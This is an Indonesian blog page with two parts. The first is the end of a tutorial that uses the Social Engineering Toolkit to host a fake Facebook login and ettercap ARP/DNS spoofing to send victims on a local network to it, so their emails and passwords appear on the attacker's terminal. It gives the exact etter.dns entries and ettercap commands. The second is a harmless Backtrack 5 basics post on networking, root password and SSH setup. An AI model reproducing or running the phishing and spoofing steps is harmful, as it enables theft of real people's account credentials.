    [*] Credential Harvester is running on port 80
    [*] Information will be displayed to you as it arrives below:
    berarti SET sudah selesai….eiitss jangan di close.. :p nanti passwordnya muncul di bawah itu..
    Bagaimana SET akan bekerja ? jika korban memubuka alamat http://ipadresskita atau http://192.168.1.1 misalnya maka tampilannya akan seperti facebook, dan ketika korban login , akan terkirim ussername and password ke terminal kita…( untuk melihat ip address , lakukan perintah ifconfig pada terminal)
    Tapi sangat tipis kemungkinan korban mengakses http://192.168.1.1 , lalu bagaimana agar korban dapat membuka http://192.168.1.1 / ip address kita ?? lakukan saja DNS SPOOFING…
    oke kita buat agar setiap korban mengakses http://www.facebook.com akan beralih ke http://192.168.1.3 korban tidak akan curiga karena url tetap www.facebook.com dan tampilannya pun sama persis…
    1. buka etter dns dengan perintah gedit /usr/local/share/ettercap/etter.dns
    2. edit menjadi :
    facebook.com A 192.168.1.1
    *.facebook.com A 192.168.1.1
    192.168.0.3 itu contoh ip saya…
    setelah itu save..
    3. jalankan dns spoofing dengan perintah
    ettercap -Tqi (interfaces) -P dns_spoof -M ARP // //
    interfaces saya eth0 ( lihat di ifconfig ) jadi perintahnya seperti ini :
    ettercap -Tqi eth0 -P dns_spoof -M ARP // //
    **interfaces itu seperti eth0 , wlan0 dsb.. setelah itu , kita buka terminal yang pertama (SET)
    kita tunggu sampai korban login..nanti akan ada email dan password , silahkan gunakan dengan bijak yah kawan

    Monday, 14 October 2013

    Dasar - Dasar Backtrack 5 r3

    By Unknown   Posted at  20:23   Backtrack No comments


    Dalam menjalankan sistem operasi terutamanya BackTrack kita tentunya harus memiliki pengetahuan dasar menggunakannya, berikut ini saya akan beritahukan perintah-perintah dasar dalam penggunaan BackTrack. Cekidott

    Masuk/Login di BackTrack


    Setelah installasi BackTrack selesai, standard username dan password untuk login adalah root/toor.
    Catatan: Kamu tidak akan melihat password yang kamu ketikkan.

    Menggunakan BackTrack dengan GUI


    Setelah kamu login kamu tentu akan dibawa masuk kedalam mode konsol nah di sini kamu jangan panik kamu dapat menggunakan mode Grafis/GUI dari BackTrack dengan cara mengetikkan perintahh startx pada konsol.

    Mendapatkan jaringan untuk bekerja
    Atur IP anda secara manual

    Kita pertama akan mengatur jaringan secara manual dengan pengaturuan sebagai berikut
    IP Address - 192.168.1.112/24 Default Gateway - 192.168.1.1 DNS server - 192.168.1.1


    Ketikkan perintah-perintah ini di dalam terminal atau jika anda sudah masuk kem mode grafis/GUI silahkan buka terminal Application-Accessorie-Terminal.
    root@bt:~# ifconfig eth0 192.168.1.112/24 root@bt:~# route add default gw 192.168.1.1 root@bt:~# echo nameserver 192.168.1.1 > /etc/resolv.conf


    Mendapatkan sebuah statik IP tetap ketika reboot

    Pengaturan seperti di atas hanya berlaku sampai anda mematikan komputer atau reboot. Jadi ketika anda menyalakan kembali komputer maka pengaturan jaringan anda akan kembali ke standar Backtrack. Oleh karena itu kita perlu mengedit sebuah file agar pada saat kita menghidupkan ulang pengaturan jaringan kita tidak kembali ke standar backtrack. Berikut file yang akan diedit /etc/network/interfaces:
    root@bt:~# gedit /etc/network/interfaces


    Kemudian akan tampil sebagai berikut:

    # This file describes the network interfaces available on your system # and how to activate them. For more information, see interfaces(5). # The loopback network interface auto lo iface lo inet loopback # The primary network interface auto eth0 iface eth0 inet static address 192.168.1.112 netmask 255.255.255.0 network 192.168.1.0 broadcast 192.168.1.255 gateway 192.168.1.1


    Edit file tersebut sesuai keingin kita untuk pengturan jaringan, dan kemudian ketikan perintah berikut untuk mengaktifkan perubahan yang kita lakukan:
    root@bt:~# update-rc.d networking defaults root@bt:~# /etc/init.d/networking restart

    Mendapatkan sebuah IP dari DHCP

    Untuk mendapatkan IP dari sebuah DHCP server kita dapat mengetikkan perintah dhclient <interface> di konsol:
    root@bt:~# dhclient eth0 Internet Systems Consortium DHCP Client V3.1.1 Copyright 2004-2008 Internet Systems Consortium. All rights reserved. For info, please visit http://www.isc.org/sw/dhcp/ Listening on LPF/eth0/00:0c:29:81:74:21 Sending on LPF/eth0/00:0c:29:81:74:21 Sending on Socket/fallback DHCPREQUEST of 192.168.1.112 on eth0 to 255.255.255.255 port 67 DHCPACK of 192.168.1.112 from 192.168.1.1 bound to 192.168.1.112 -- renewal in 37595 seconds. root@bt:~#

    Menggunakan script untuk memulai jaringan.

    Script yang digunakan untuk menjalankan jaringan berada di direktori /etc/init.d dan pengaturan jaringannya di ambil dari file /etc/network/interfaces (kamu dapat menghapus yang tidak perli). Untuk memulai silahkan mengetikkan perintah berikut di konsol:
    root@bt:~# /etc/init.d/networking start

    WICD Network Manager

    Cara lain mengatur jaringan menggunakan WICD Network Manager, anda dapat menemukan di menu:
    Menu > Internet > Wicd Network Manager
    Catatan: Ketika anda memulai WICD anda akan mendapatkan pesan kesalahan:


    Untuk memperbaiki kesalan tersebut anda harus mereboot BackTrack anda, tapi sebelum anda mereboot buka terminal dan ketikan perintah seperti berikut:
    root@bt:~# dpkg-reconfigure wicd root@bt:~# update-rc.d wicd defaults


    Sekarang setelah anda mereboot kesalahan terbut seharusnya tidak muncul lagi.

    Merubah password root

    Seperti yang anda ketahui bahwa BackTrack datang dengan sebuah default username dan password (root/toor) ini tentunya PENTINGuntuk kita merubah password rootnyathat we change that root password terutama ketika menjalankan layanan SSH. Kita dapat merubah passwordnya dengan menggunakan perintah passwd seperti berikut:
    root@bt:~# passwd Enter new UNIX password: {masukan password baru anda } Retype new UNIX password: {masukkan lagi password baru anda tadi} passwd: password updated successfully root@bt:~#


    Memulai layanan

    BackTrack menyediakan beberapa layanan seperti Apache, SSH, MySQL, VNC, etc. Layanan tersebut semuanya di nonaktifkan secara default. Untul menjalankan sebuah layanan misalnya SSH, anda dapat menggunakan layanan skrip . untuk contoh, menjalankan layanan SSH :
    root@bt:~# sshd-generate # Khusus untuk layanan SSH - yang dibutuhkan untuk menghasilkan kunci SSH root@bt:~# /etc/init.d/ssh start Starting OpenBSD Secure Shell server: sshd. root@bt:~# /etc/init.d/ssh stop Stopping OpenBSD Secure Shell server: sshd. root@bt:~#


    Ketika menggunakan sebuah SSH server pada saat pertama kali pada Backtrack anda akan membutuhkan menghasilkan kunci:
    root@bt:~# sshd-generate


    Untuk mengaktifkan sebuah layanan pada saat waktu booting, anda dapat menggunakanperintah update-rc.d, untuk contoh, menggunakan menjalankan SSH pada saat waktu booting:
    root@bt:~# update-rc.d -f ssh defaults Adding system startup for /etc/init.d/ssh ... /etc/rc0.d/K20ssh -> ../init.d/ssh /etc/rc1.d/K20ssh -> ../init.d/ssh /etc/rc6.d/K20ssh -> ../init.d/ssh /etc/rc2.d/S20ssh -> ../init.d/ssh /etc/rc3.d/S20ssh -> ../init.d/ssh /etc/rc4.d/S20ssh -> ../init.d/ssh /etc/rc5.d/S20ssh -> ../init.d/ssh root@bt:~#

    Back to top ↑
    Social Media

    © 2014 Hawariez Blog. WP